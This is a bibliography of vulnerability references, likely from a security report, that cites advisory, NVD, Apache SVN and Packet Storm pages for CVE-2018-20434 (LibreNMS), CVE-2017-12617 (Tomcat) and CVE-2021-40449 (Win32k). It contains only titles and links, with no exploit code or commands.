CVE-2018-20434 - LibreNMS Addhost Command Injection. (n.d.). AttackerKB. Retrieved January 8, 2023, from https://attackerkb.com/topics/2A3MpZy1XS/cve-2018-20434-librenms-addhost-command-injection

Red Hat Customer Portal - Access to 24x7 support and knowledge. (2017, September 21). Access.redhat.com. https://access.redhat.com/security/cve/cve-2017-12617

NVD - CVE-2017-12617. (n.d.). Nvd.nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2017-12617

[Apache-SVN] Revision 1804729. (2017, August 10). Svn.apache.org. https://svn.apache.org/viewvc?view=revision&revision=1804729

[Apache-SVN] Revision 1804604. (2017, August 9). Svn.apache.org. https://svn.apache.org/viewvc?view=revision&revision=1804604

NVD - CVE-2021-40449. (n.d.). Nvd.nist.gov. Retrieved January 8, 2023, from https://nvd.nist.gov/vuln/detail/CVE-2021-40449

Win32k NtGdiResetDC Use-After-Free / Local Privilege Escalation ≈ Packet Storm. (2021, November 10). Packetstormsecurity.com. https://packetstormsecurity.com/files/164926/Win32k-NtGdiResetDC-Use-After-Free-Local-Privilege-Escalation.html